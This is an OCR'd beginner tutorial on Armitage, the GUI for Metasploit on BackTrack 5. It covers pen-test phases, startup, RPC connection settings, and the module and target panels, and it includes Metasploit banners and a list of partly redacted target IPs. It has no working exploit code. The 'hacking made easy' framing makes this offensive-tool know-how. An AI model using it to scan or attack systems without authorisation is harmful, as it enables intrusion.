Armitage

Hacking Made Easy

Part -1

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Greetz and shouts to the entire ICW team and every Indian hackers

Introduction

When I started writing this, I thought to keep it short and simple as I am assuming that the readers are at-least a little bit familiar hey Metasploit as well as Armitage. They don't need to know everything, but at-least have an idea about the use and purpose of these tools.

When I started writing this, I realized that it's really not possible to cover the vast amount of features and the usability of this tool, so I decided to continue this paper in series. I hope to finish this in part 2 of this paper but again it depends on the demands and requests of the readers if they want to add or go into the detail of any of the topic or functions of this beautiful tool “Armitage”.

There must be some mistakes so I request readers to please let me know about those mistakes so that I can correct them and give them a better stuff. My contact details are mentioned above.

UNDERSTANDING ARMITAGE AND AND IT'S ADVANTAGE OVER METASPLOIT

Before starting this I am assuming that most of the readers are comfortable or at-least familiar with Metasploit and it's uses.

So what is Armitage ?

Well in easy terms we can say thats it's an add-on for Metasploit with easy to use GUI which helps tp visualize the targets, recommend exploits and exposes the post exploitation features in a platform.

As this tool is basically designed keeping in mind to help Penetration Testers so that they can use and share the same session.
Anyway it's use is not limited to penetration testers and individuals can also use it and run it as per there requirement and needs.

So still at this point of time is not feeling comfortable with the concept and the use of the framework, I would request them to go to www.fastandeasyhacking.net .

As this paper is written by keeping the pen testers in mind so we are not going to continue it in the same manner.

Let us see first of all that how Armitage gives us a upper hand in comparison with Metasploit during a pen testing scenario.

Through just one instance it helps user/team by

> Using the same session
> Share host, captured data and
> Communicate through a shared event log

# How Armitage adds extra functions and makes it more powerful and user friendly ?

→ One of the best and important feature is that it recommends and run active checks to all the exploits which will work.

Every pen tester/hacker needs to follow certain protocols to get as much possible information of the system the system/networks/targets/victims.

The correct method of conducting a pen test is by following the rules :

a) Reconnaissance
b) Social Engineering and site/target reconnaissance

c) IP and Network Reconnaissance

d) DNS Reconnaissance

e) Mapping Targets

f) Network Mapping (ICMP)

g) Port Scanning

h) Vulnerability - both Network based OS and application interrogation.

i) Researching and probing vulnerabilities.

And in the most simple way we can just say that we have only 3 options

a) Footprinting

b) Scanning


c) Enumeration

To perform all these tasks we have to use different tools and it will consume a lot of time too. This is where Armitage come handy to solve all the problems under one framework. Although Metasploit is also capable of performing almost all of these tasks but the basic difference that Armitage has a user friendly GUI almost like point and click.


NOTE : I will be using Armitage over BT5, so all the descriptions will be similar to *nix distros.

Starting up Armitage :

As I will be using Armitage on BT5 so it is by default installed on it, those who are running different OS can check the site for downloading and installing Armitage according to there OS.



The very first screen you will see will look like this above one which is the path to start up Armitage. Now when we click over the Armitage option we will move on to the second stage :




Host 127.0.0.1

Port 55553

User msf


Pass test

Once you click the connect option, you will be greeted with this second windows. As seen in this screen-shot Armitage is asking to connect itself with the Metasploit RPC server which is not running as of now.



A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

In the next screen-shoot we can see it is trying to connect to the default address which will be 127.0.0.1 on the default port number 55553. The error which it is showing here is ok as of now and we don't need to worry about it.



Progress...


Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused

After the connection is established the main Armitage window will come up. It will be like the one shown in the following screen shot.

So here we can see the main Armitage window has three main panels : Modules, Targets and Tabs. We can click on the individual panels to resize them according to our needs. The different machines which we can see in the Targets panel are there because my old sees ion are open there, but otherwise it will be blank.

Let us have a look about the different panels and some brief description about them. Let us start with “Modules” –

The Module browser gives us the options to launch Metasploit auxilary modules, throw an exploit, generate a payload and run a post-exploitation module. By clicking on the individual modules we can see the tree to lauch desired module. Double click a module to open a module launch dialog.



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
################################################################################
################################################################################
# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################



       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 413 auxiliary - 121 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14424 updated today (2011.12.16)

msf >
```



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                  +                       *

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################################################################################
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# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
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       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
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       =[ svn r14424 updated today (2011.12.16)

msf >
```


Now let's come to the “Target Window”, here we have two options to arrange/view the targets.

1. Graph View
2. Table View

In the following screens shot the targets are already selected as “Graph View” so this is what your screen will look like when you select the targets to be viewed as “Graph View”



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
       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 413 auxiliary - 121 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14424 updated yesterday (2011.12.16)

msf >
```

Now let's see how it will look like when we select the option of "Table View" -



Address	Description	Pivot
[redacted]14.70.9		
[redacted]14.70.10		
[redacted]14.70.14		
[redacted]14.70.23		
[redacted]14.70.24		
[redacted]14.70.54		
[redacted]14.70.55		
[redacted]14.70.57		
[redacted]14.70.59		
[redacted]14.70.78		
[redacted]14.70.85		
[redacted]14.70.87		
[redacted]14.70.111		
[redacted]14.70.125		
[redacted]14.70.126		
[redacted]14.70.167		

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       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 775 exploits - 413 auxiliary - 121 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
